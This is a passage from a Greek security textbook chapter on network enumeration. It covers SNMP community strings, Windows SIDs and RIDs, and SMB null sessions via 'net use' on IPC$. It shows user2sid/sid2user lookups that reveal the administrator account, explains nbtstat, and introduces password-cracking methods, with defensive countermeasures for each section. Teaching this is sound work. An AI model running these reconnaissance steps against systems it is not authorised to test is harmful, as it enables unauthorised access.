Το SNMP χρησιμοποιεί δυο συνιστώσες: τον manager και τον agent. Ο manager στέλνει αιτήματα και ο agent είναι υπεύθυνος να απαντήσει σε αυτές. Τόσο ο manager όσο και ο agent χρησιμοποιούν το MIB (Management Information Base). Τα MIBs είναι οργανωμένα σε δενδροειδή μορφή και ουσιαστικά αποτελούν τις ιδιότητες κάθε συσκευής που διαχειρίζεται το SNMP. Οι συνιστώσες του SNMP φαίνονται στην εικόνα 5.1



Εικόνα 5.1: Οι συνιστώσες του SNMP

Σε ειδικές περιπτώσεις και οι agents μεταδίδουν πληροφορία χωρίς να τους ζητηθεί με κάποιο αίτημα, όπως για παράδειγμα στην επανεκκίνηση μιας δικτυακής συσκευής.

Υπάρχουν αρκετές εκδόσεις του SNMP. Στην έκδοση 1 το SNMP δεν προσέφερε σπουδαία πράγματα από πλευράς ασφάλειας καθώς όλες οι επικοινωνίες γίνονταν χωρίς κρυπτογράφηση με την χρήση συνθηματικών. Η έκδοση 3 προσφέρει μηχανισμό πιστοποίησης και κρυπτογράφησης αλλά παρόλα αυτά ακόμα χρησιμοποιούνται παλιότερες εκδόσεις. Στο SNMP για κάθε συσκευή υπάρχει ένα συνθηματικό για ανάγνωση των ιδιοτήτων μιας δικτυακής συσκευής (η προκαθορισμένη τιμή είναι public) και ένα για εγγραφή συσκευής (η προκαθορισμένη τιμή είναι private) στις ιδιότητες της δικτυακής συσκευής. Ο επιτιθέμενος μπορεί να χρησιμοποιήσει τις προκαθορισμένες τιμές ή να υποκλέψει τις νέες τιμές αν έχουν αλλάξει.

5.4 Εργαλεία απαρίθμησης SNMP

Για ένα επιτιθέμενο που θέλει να απαριθμήσει ένα δίκτυο το SNMP προσφέρει μια πολύ καλή ευκαιρία. Μια προσέγγιση είναι ο επιτιθέμενος να χρησιμοποιήσει τα συνθηματικά, εάν αυτά μεταδίδονται χωρίς κρυπτογράφηση. Έτσι αν κρυφακούσει το δίκτυο θα τα ανακαλύψει εύκολα.

Οι συσκευές που έχουν ενεργοποιημένο SNMP μοιράζονται πολλές πληροφορίες και δίνουν στον επιτιθέμενο όλες τις πληροφορίες που χρειάζεται για να ξεκινήσει μια επίθεση. Μερικά εργαλεία για απαρίθμηση SNMP είναι:

- **SNMPUtil** – Δωρεάν εργαλείο γραμμής εντολών[http://www.wtcs.org/snmp4tpc/testing.htm]
- **SNScan** – Δωρεάν παραθυρικό εργαλείο [http://www.mcafee.com/us/downloads/free-tools/snscan.aspx]
- **SolarWinds IP Network Browser** – Ένα εμπορικό εργαλείο το οποίο πραγματοποιεί SNMP απαρίθμηση σε ένα εύρος IP [http://www.solarwinds.com/products/toolsets/ip-network-browser.aspx]
- **Getif** – Ένα δωρεάν παραθυρικό εργαλείο το οποίο φτιάχνει γραφήματα [http://www.wtcs.org/snmp4tpc/testing.htm]

Η SNMP απαρίθμηση πραγματοποιείται ως εξής:

1. Ο επιτιθέμενος ξεκινάει μια σάρωση θυρών για την δικτυακή θύρα 161.
2. Ο επιτιθέμενος προσπαθεί να συνδεθεί στην SNMP διεπαφή της συσκευής χρησιμοποιώντας τα αρχικά συνθηματικά ή με τα συνθηματικά που έχει αποκτήσει κρυφακούγοντας το δίκτυο.
3. Ο επιτιθέμενος χρησιμοποιεί τις πληροφορίες που συνέλεξε για να εισέλθει στα απαριθμημένα συστήματα.
4. Ο επιτιθέμενος έχει πλέον αποκτήσει περισσότερα δικαιώματα στα απαριθμημένα συστήματα.

5.4.1 Αντίμετρα της SNMP απαρίθμησης

Η καλύτερη άμυνα απέναντι στην SNMP απαρίθμηση είναι να απενεργοποιήσετε το SNMP εάν δεν χρησιμοποιείται. Εάν το χρησιμοποιείτε βεβαιωθείτε ότι μπλοκάρετε τη θύρα 161 έξω από το διαχειριστικό δίκτυο και χρησιμοποιήστε την έκδοση 3 του SNMP. Για τα Windows συστήματα χρησιμοποιώντας το Group Policy μπορείτε να περιορίσετε τις SNMP συνδέσεις. Ακόμη η αλλαγή των προκαθορισμένων συνθηματικών για κάθε ζώνη του δικτύου σας είναι μια καλή πρακτική. Τέλος, χρησιμοποιήστε τις ACL για να επιτρέπετε SNMP πρόσβαση μόνο σε καθορισμένους σταθμούς εργασίας ή υποδίκτυα.

5.5 Συσκευές Windows

Πριν παραθέσουμε τις τεχνικές απαρίθμησης για περιβάλλοντα Windows θα παρουσιάσουμε ορισμένες πληροφορίες για την αποθήκευση των ονομάτων χρήστη και των συνθηματικών στα Windows. Τα Windows αποθηκεύσουν την παραπάνω πληροφορία στη βάση δεδομένων SAM (Security Account Manager). Εάν το σύστημα ανήκει σε ένα domain τότε η πληροφορία αποθηκεύεται στον domain controller. Στα αυτόνομα συστήματα που δεν είναι domain controllers, η βάση δεδομένων SAM περιέχει τα τοπικά ονόματα χρήστη, τις τοπικές ομάδες και τα συνθηματικά. Η βάση δεδομένων SAM είναι αποθηκευμένη σε μια προστατευμένη περιοχή στη registry κάτω από το HKLM\SAM. Όταν το σύστημα Windows είναι μέλος σε ένα domain τα ονόματα χρήστη, οι ομάδες και τα συνθηματικά φυλάσσονται στον domain controller.

Η απαρίθμηση Windows συστημάτων παρέχει στον επιτιθέμενο ονόματα χρήστη, πληροφορίες λογαριασμού χρήστη, κοινόχρηστους φακέλους και υπηρεσίες που προέρχονται από το σύστημα. Πολλές από τις παραπάνω πληροφορίες είναι διαθέσιμες λόγω του σχεδιασμού των Windows. Ο τρόπος που τα Windows μεταδίδουν τους κοινόχρηστους πόρους είναι ευπαθής σε επιθέσεις. Ο λόγος είναι η χρήση του πρωτοκόλλου NetBIOS.

Το πρωτόκολλο NetBIOS επιτρέπει σε εφαρμογές διαφορετικών συστημάτων να επικοινωνούν μέσω τοπικών δικτύων. Στα τοπικά δίκτυα το NetBIOS αναγνωρίζει τα συστήματα αποδίδοντας τους ένα μοναδικό όνομα μήκους 15 χαρακτήρων. Επειδή το NetBIOS δεν παρέχει δρομολόγηση η Microsoft το τρέχει πάνω από TCP/IP. Το NetBIOS χρησιμοποιείται σε συνεργασία με το SMB (Server Message Blocks) ώστε να επιτρέπει την κοινή χρήση αρχείων ,φακέλων και εκτυπωτών.

Ο επιτιθέμενος όταν στοχεύει ένα σύστημα σαφέστατα και θέλει να κατέχει τον λογαριασμό χρήστη με τα περισσότερα δικαιώματα. Δύο στοιχεία στα Windows θα τον βοηθήσουν σε αυτή την κατεύθυνση:

- Το Security Identifiers (SID), και
- το Relative Identifiers (RID).

Τα SID είναι μια δομή δεδομένων μεταβλητού μήκους που αναγνωρίζει ονόματα χρήστη, ομάδες και υπολογιστές. Για παράδειγμα το SID S-1-1-0 είναι μια ομάδα που περιέχει όλους τους χρήστες. Στενά συνδεδεμένοι με τα SID είναι τα RID. Ένα RID είναι ένα κομμάτι του SID που αναγνωρίζει ένα χρήστη η μια ομάδα σε σχέση με την ιδιότητα του. Ας ρίξουμε μια ματιά σε ένα παράδειγμα

S-1-5-21-1607980848-492894223-1202660629-500

S for security id

1 Revision level

5 Identifier Authority (48 bit) 5 = logon id

21 Sub-authority (21 = nt non unique)

1607980848 SA

492894223 SA domain id

1202660629 SA

500 User id

Στην τελευταία γραμμή αποτυπώνεται το RID που είναι ίσο με 500, που σημαίνει ότι ο χρήστης έχει δικαιώματα administrator. Αν το RID ήταν 501 θα είχε δικαιώματα guest.

Ο SMB παρέχει τη δυνατότητα στους χρήστες να μοιραστούν αρχεία και φακέλους, παρέχει την επικοινωνία διεργασιών (IPC) και τους προκαθορισμένους κοινόχρηστους πόρους στα Windows (για παράδειγμα το C$). Ο κοινόχρηστος φάκελος IPC χρησιμοποιείται για να επικοινωνούν οι διεργασίες που τρέχουν σε πολλά συστήματα. Οι διεργασίες πρέπει να μπορούν να έχουν πρόσβαση τόσο τοπικά όσο και απομακρυσμένα ανοίγοντας τρύπες στην ασφάλεια.

Η βασικότερη σύνδεση που μπορεί να γίνει με το IPC$ είναι η NULL ή ανώνυμη σύνδεση. Μπορούμε να επιτύχουμε μια τέτοια σύνδεση χρησιμοποιώντας την μια πολύ ισχυρή εντολή την net.

```
C:\>net /?
The syntax of this command is:

NET
    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
      STATISTICS | STOP | TIME | USE | USER | VIEW ]
```

Εικόνα 5.2: Η εντολή net.

Για παράδειγμα έστω ότι θέλουμε να προσδιορίσουμε εάν οι θύρες 135 (MS-RPC endpoint manager) ,139 (NetBIOS name service) και 445 (SMB over TCP) είναι ανοικτές. Θα ξεκινήσουμε με την εντολή net view /domain.

```
C:\>net view /domain
Domain

-------------------------------------------------------------------------------
WORKGROUP
The command completed successfully.
```

Με την εντολή αυτή βρήκαμε ότι υπάρχει ένα domain το WORKGROUP. Με την εντολή net view /domain:WORKGROUP θα εξερευνήσουμε το συγκεκριμένο domain.

```
C:\>net view /domain:workgroup
Server Name            Remark

-------------------------------------------------------------------------------
\\ISARTOR
\\KBARDA               kbarda
The command completed successfully.
```

Χρησιμοποιώντας τώρα την εντολή net view \\isartor θα εξερευνήσουμε το συγκεκριμένο υπολογιστή.

```
C:\>net view \\isartor
Shared resources at \\isartor


Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
AOM         Disk
Users       Disk
The command completed successfully.
```

Παρατηρούμε ότι διαθέτει δύο κοινόχρηστους φακέλους τον AOM και τον Users.

Μετά από τα βασικά που προσφέρει η εντολή net θα προσπαθήσουμε να απαριθμήσουμε πληροφορίες χρήστη, αδύναμα συνθηματικά κ.α. Θα χρησιμοποιήσουμε το IPC$ για τέτοιες δραστηριότητες. Αρχικά θα πρέπει να εδραιώσουμε μια ανώνυμη σύνδεση, με την εντολή net use \\192.168.1.100\ipc$ “” /u:””

Στα Windows ο χαρακτήρας $ υποδηλώνει τους κρυφούς κοινόχρηστους φακέλους. Έτσι ακόμα και αν δεν το βλέπουμε το IPC$ υπάρχει. Η πρόσβαση στο IPC$ δεν προσφέρει δικαιώματα διαχειριστή αλλά επιτρέπει την εκτέλεση εργαλείων που θα παρουσιάσουμε παρακάτω. Η ανώνυμη σύνδεση μπορεί μας βοηθήσει να απαριθμήσουμε κοινόχρηστους φακέλους, ονόματα χρήστη και SID αλλά όχι υπηρεσίες. Πάντα πρέπει όμως να έχουμε στο

μυαλό μας την δομή του δικτύου. Τα δικαιώματα που μας προσφέρει η παραπάνω εντολή έχουν να κάνουν με τις δικλείδες ασφάλειας που έχει ενεργοποιήσει ο διαχειριστής.

5.5.1 Εργαλεία απαρίθμησης για περιβάλλοντα Windows

Η πλειοψηφία των επιτιθεμένων επιθυμεί να στοχεύσει στον λογαριασμό του διαχειριστή, αλλά γνωρίζει στην πραγματικότητα ποιος είναι αυτός ο λογαριασμός; Υπάρχουν δυο εργαλεία που βοηθούν σε αυτή την κατεύθυνση το USER2SID και το SID2USER που μπορούν να αποκτηθούν δωρεάν από τον ιστότοπο http://www.svrops.com/svrops/dwnldutil.htm. Τα εργαλεία αυτά μπορούν να βρουν το SID από ένα όνομα χρήστη και το ανάποδο. Ο λογαριασμός guest είναι ένας καλός στόχος γι αυτά τα εργαλεία. Στην εικόνα 5.3 τρέχουμε το user2sid για τον λογαριασμό guest. Αν προσέξουμε στη δεύτερη γραμμή της εικόνας 5.3 θα παρατηρήσουμε το SID συνοδευόμενο από το RID το οποίο όπως προαναφέραμε είναι ίσο με 501. Εάν τώρα αλλάξουμε το RID από 501 σε 500 και κρατήσουμε το ίδιο SID με το εργαλείο sid2user θα βρούμε το διαχειριστή του υπολογιστή όπως φαίνεται στην εικόνα 5.4. Δεν πρέπει να ξεχνάμε στο sid2user ότι δεν συμπεριλαμβάνουμε το S-1 στην εντολή.

```
C:\tools>user2sid \\isartor guest

S-1-5-21-3794068939-222852420-3966446638-501

Number of subauthorities is 5
Domain is Isartor
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```


Εικόνα 5.3: Το εργαλείο user2sid για τον λογαριασμό guest

```
C:\tools>sid2user \\isartor 5 21 3794068939 222852420 3966446638 500

Name is Administrator
Domain is Isartor
Type of SID is SidTypeUser
```

Εικόνα 5.4: Το εργαλείο sid2user για τον λογαριασμό administrator

Στο παράδειγμά μας ο λογαριασμός του διαχειριστή είχε το προκαθορισμένο όνομα administrator. Είναι όμως καλή πρακτική ο λογαριασμός αυτός να μετονομάζεται. Με την παραπάνω διαδικασία βρίσκουμε το πραγματικό όνομα του χρηστή για το διαχειριστή.

Εκτός από εργαλεία γραμμής εντολών υπάρχουν και παραθυρικά εργαλεία για απαρίθμηση των Windows. Ένα από αυτά είναι το DumpSec το οποίο διατίθεται δωρεάν στην σελίδα http://www.systemtools.com.



Εικόνα 5.5: Αποτελέσματα του Dumpsec

Με το DumpSec μπορούμε να συλλέξουμε μια πλειάδα πληροφοριών όπως φαίνεται στην εικόνα 5.5 .Οι πληροφορίες περιλαμβάνουν τα SID, RID, σχόλια για τον λογαριασμό, πολιτικές που ισχύουν για τον λογαριασμό όπως ότι το συνθηματικό του δεν λήγει κ.α.

Στην φαρέτρα αυτής της κατηγορίας των εργαλείων ανήκουν ακόμα τα:

- **UserInfo** – Το userinfo είναι ένα εργαλείο γραμμής εντολών το οποίο συγκεντρώνει πληροφορίες για υπαρκτούς χρήστες στα Windows [http://www.microsoft.com].
- **GetAcct –** Ένα παραθυρικό εργαλείο για απαρίθμηση Windows συστημάτων [http://www.securityfriday.com/tools/GetAcct.html].
- **GetUserInfo -** Ένα εργαλείο γραμμής εντολών για απαρίθμηση Windows συστημάτων [http://www.joeware.net/freetools/tools/getuserinfo/index.htm].
- **Ldp –** Ένα εργαλείο που ειδικεύεται σε Active directory περιβάλλον και μπορεί με ένα guest λογαριασμό να συλλέξει πληροφορίες [http://www.microsoft.com].

Υπάρχουν και εργαλεία που διατίθενται μόνο για Linux όπως τα RPCDump [http://www.microsoft.com], Smb4K [http://smb4k.berlios.de] και SMB ServerScan [http://www.cqure.net/wp/smbat].

Όσο και αν φαντάζει παράξενο υπάρχουν εργαλεία απαρίθμησης Windows συστημάτων και είναι εγκατεστημένα από την Microsoft στο περιβάλλον. Για παράδειγμα το nbtstat. Το nbtstat κατά την Microsoft υπάρχει για να επιλύει προβλήματα του NetBIOS. Περιέχει επιλογές για αναζήτηση στην τοπική μνήμη, ερωτήματα WINS, αναζήτηση LMHOSTS, ερωτήματα DNS κα.


Οι παράμετροι του nbtstat φαίνονται στην εικόνα 5.6.

```
Displays protocol statistics and current TCP/IP connections using NBT
(NetBIOS over TCP/IP).

NBTSTAT [ [-a RemoteName] [-A IP address] [-c] [-n]
        [-r] [-R] [-RR] [-s] [-S] [interval] ]

  -a   (adapter status) Lists the remote machine's name table given its name
  -A   (Adapter status) Lists the remote machine's name table given its
                        IP address.
  -c   (cache)          Lists NBT's cache of remote [machine] names and their IP
 addresses
  -n   (names)          Lists local NetBIOS names.
  -r   (resolved)       Lists names resolved by broadcast and via WINS
  -R   (Reload)         Purges and reloads the remote cache name table
  -S   (Sessions)       Lists sessions table with the destination IP addresses
  -s   (sessions)       Lists sessions table converting destination IP
                        addresses to computer NETBIOS names.
  -RR  (ReleaseRefresh) Sends Name Release packets to WINS and then, starts Refr
esh

  RemoteName   Remote host machine name.
  IP address   Dotted decimal representation of the IP address.
  interval     Redisplays selected statistics, pausing interval seconds
               between each display. Press Ctrl+C to stop redisplaying
               statistics.
```

Εικόνα 5.6: Παράμετροι του nbtstat

Ένας από τους καλύτερους τρόπους να χρησιμοποιήσουμε το nbtstat είναι ο διακόπτης –A όπως φαίνεται στην εικόνα 5.7. Η εντολή μας επιστρέφει ένα πίνακα ονομάτων που περιέχει ένα δεκαεξαδικό κωδικό ακολουθούμενο από τις ετικέτες UNIQUE και GROUP. Οι κωδικοί αναγνωρίζουν τις υπηρεσίες που εκτελούνται στο συγκεκριμένο σύστημα. Για παράδειγμα, ο κωδικός 1D UNIQUE υποδηλώνει ότι αυτό το σύστημα ISARTOR είναι master browser για το WORKGROUP. Μερικοί ακόμα κοινοί κωδικοί είναι:

- 1B UNIQUE: Domain Master browser.
- 1C GROUP : Domain Controller.
- 1E GROUP Browser Service Elections.



Εικόνα 5.7: Αποτελέσματα nbtstat –A

Λεπτομερής λίστα με τους κωδικούς υπάρχει στην διεύθυνση http://www.cotse.com/nbcodes.htm.

5.5.2 Αντίμετρα απαρίθμησης σε περιβάλλοντα Windows

Κύριο μέλημα ενός επαγγελματία που ασχολείται με την ασφάλεια είναι να περιορίσει τις πληροφορίες που μπορούν να αλιευθούν μέσω της απαρίθμησης. Βασικές στρατηγικές είναι:


- Κλείσιμο δικτυακών θυρών.
- Απενεργοποίηση μη απαιτούμενων υπηρεσιών.
- Χρησιμοποίηση της επιλογής Restrict Anonymous.

Το κλείσιμο των θυρών 135\137\139\389 και 445 είναι μια καλή αρχή. Οι Null συνδέσεις του NetBIOS χρησιμοποιούν τις θύρες 135\137\139 ή και 445. Κλείνοντας τις παραπάνω θύρες και απενεργοποιώντας το πελάτη WINS όπως φαίνεται στην εικόνα 5.8, μπορούμε να μειώσουμε τις πληροφορίες που μπορεί να λάβει ένας επιτιθέμενος. Μια ακόμα τεχνική είναι να περιορίσουμε μέσω του μητρώου (registry) τις ανώνυμες συνδέσεις. Για να το πραγματοποιήσουμε πρέπει στο HKLM\SYSTEM\CurrentControlSet\LSA να τοποθετήσουμε την έγγραφή:


Value Name: RestrictAnonymous

Data Type: REG_WORD

Value: 2, όπως φαίνεται και στην εικόνα 5.9.



Εικόνα 5.8: Απενεργοποίηση WINS



Εικόνα 5.9: Τιμή μητρώου RestrictAnonymous

Τέλος, όσο πιο παλιά η έκδοση του λειτουργικού τόσο πιο εύκολο είναι να πραγματοποιηθεί η απαρίθμηση. Η αναβάθμιση λειτουργικών όπου απαιτείται είναι μια καλή λύση, αλλά κοστίζει. Καλή πρακτική είναι να κρατάμε τα λειτουργικά συστήματα ενημερωμένα με τις τελευταίες εκδόσεις ασφαλείας.

5.6 Προχωρημένες τεχνικές απαρίθμησης

Οι επιτιθέμενοι που θα φτάσουν σε αυτές τις τεχνικές είναι ένα βήμα πριν πάρουν υπό τον έλεγχό τους το σύστημα. Εάν έχουν επιτύχει στα βασικά της απαρίθμησης σίγουρα θα δοκιμάσουν να χρησιμοποιήσουν τις πληροφορίες για να εισέλθουν στο σύστημα.

Ο στόχος των προχωρημένων τεχνικών απαρίθμησης είναι να μαζέψουν αρκετές πληροφορίες για να αποκτήσουν πρόσβαση. Ο επιτιθέμενος θα προσπαθήσει με ένα από τους ακόλουθους τρόπους:


- Να μαντέψει ονόματα χρήστη και συνθηματικά.
- Να υποκλέψει hashes συνθηματικών.
- Να ανακαλύψει ευπάθειες.

Για να μαντέψουμε ονόματα χρήστη και συνθηματικά πρέπει να εξετάσουμε τα αποτελέσματα από τις βασικές τεχνικές απαρίθμησης. Η απαρίθμηση μπορεί να μας έχει επιστρέψει ονόματα χρήστη με εύκολα συνθηματικά ή και καθόλου συνθηματικά. Εργαλεία όπως το DumpSec μπορούν να μας δώσουν την πληροφορία εάν οι λογαριασμοί χρήστη κλειδώνουν μετά από κάποιες λανθασμένες απόπειρες εισαγωγής συνθηματικού. Εάν υπάρχει πολιτική κλειδώματος είναι δύσκολο να μαντέψουνε ένα συνθηματικό.

5.6.1 Ανάκτηση Συνθηματικών

Υπάρχει πάντα η πιθανότητα ο επιτιθέμενος να μπορεί να ανακτήσει ένα κρυπτογραφημένο συνθηματικό. Σε αυτό το σημείο μπαίνει η έννοια του σπασίματος συνθηματικών. Το σπάσιμο συνθηματικών μπορεί να χωριστεί σε δυο υποκατηγορίες: τα υπολογισμένα hashes να συγκρίνονται με τα κρυπτογραφημένα αποτελέσματα και τα προϋπολογισμένα hashes. Εάν χρησιμοποιείται για να κρυπτογραφεί συνθηματικά βασικός κώδικας ή ένας αδύναμος αλγόριθμος τότε μπορούν να ανακτηθούν με στατιστική ανάλυση (cryptanalysis).

Με το υπολογισμό του hash μπορούμε να εξαπολύσουμε λεξικογραφική (dictionary) υβριδική (hybrid) ή brute-force επίθεση για να ανακτήσουμε το συνθηματικό. Η λεξικογραφική επίθεση στηρίζεται σε ένα υπάρχον σύνολο από λέξεις και αναζητεί ταύτιση ανάμεσα στο κρυπτογραφημένο συνθηματικό και την κρυπτογραφημένη λέξη του λεξικού. Ο επιτιθέμενος μπορεί να δημιουργήσει δικά του λεξικά ή να χρησιμοποιήσει έτοιμα. Για παράδειγμα υπάρχουν έτοιμα λεξικά στην διεύθυνση http://sourceforge.net/projects/wordlist/files/. Οι λεξικογραφικές επιθέσεις έχουν σαν προσόν την ταχύτητα. Εάν το hash υπάρχει μέσα στο λεξικό τότε θα βρεθεί εύκολα το συνθηματικό. Το μειονέκτημά τους έγκειται στον εμπλουτισμό τους καθώς συνήθως περιέχουν κοινές λέξεις. Η διαδικασία της λεξικογραφικής επίθεσης φαίνεται στην εικόνα 5.10.



Εικόνα 5.10: Λεξικογραφική επίθεση σε συνθηματικά [http://www.wikipedia.com/]

Η διαδικασία της εικόνας 5.10 είναι απλή. Για κάθε λέξη του λεξικού παράγεται το αντίστοιχο hash και συγκρίνεται με το hash του συνθηματικού. Αν ταιριάζουν τα hash θα ταιριάζουν και τα συνθηματικά.


Η υβριδική επίθεση χρησιμοποιεί λεξικό αλλά προσθέτει επιπλέον χαρακτήρες στις λέξεις ή διαφοροποιεί κάποιους χαρακτήρες. Για παράδειγμα, η λέξη password στο λεξικό. Η υβριδική επίθεση θα χρησιμοποιήσει την λέξη password, p@ssword, passw0rd, κτλ. Η τεχνική αυτή είναι αποδοτική όταν συνηθισμένες λέξεις έχουν αλλαχθεί ελάχιστα.

Η brute-force επίθεση χρησιμοποιεί τυχαίους χαρακτήρες και αριθμούς για να καταφέρει να ανακτήσει ένα συνθηματικό. Μια τέτοια επίθεση μπορεί να πάρει ώρες, μέρες, μήνες ή χρόνια ανάλογα με την πολυπλοκότητα και το μήκος του συνθηματικού. Η brute-force επίθεση χρησιμοποιεί κάθε δυνατό συνδυασμό γραμμάτων, αριθμών και χαρακτήρων για αυτό στην

ταχύτητά της συμβάλλει και η επεξεργαστική δύναμη της CPU. Μερικά από τα πιο γνωστά εργαλεία για τις παραπάνω επιθέσεις είναι:

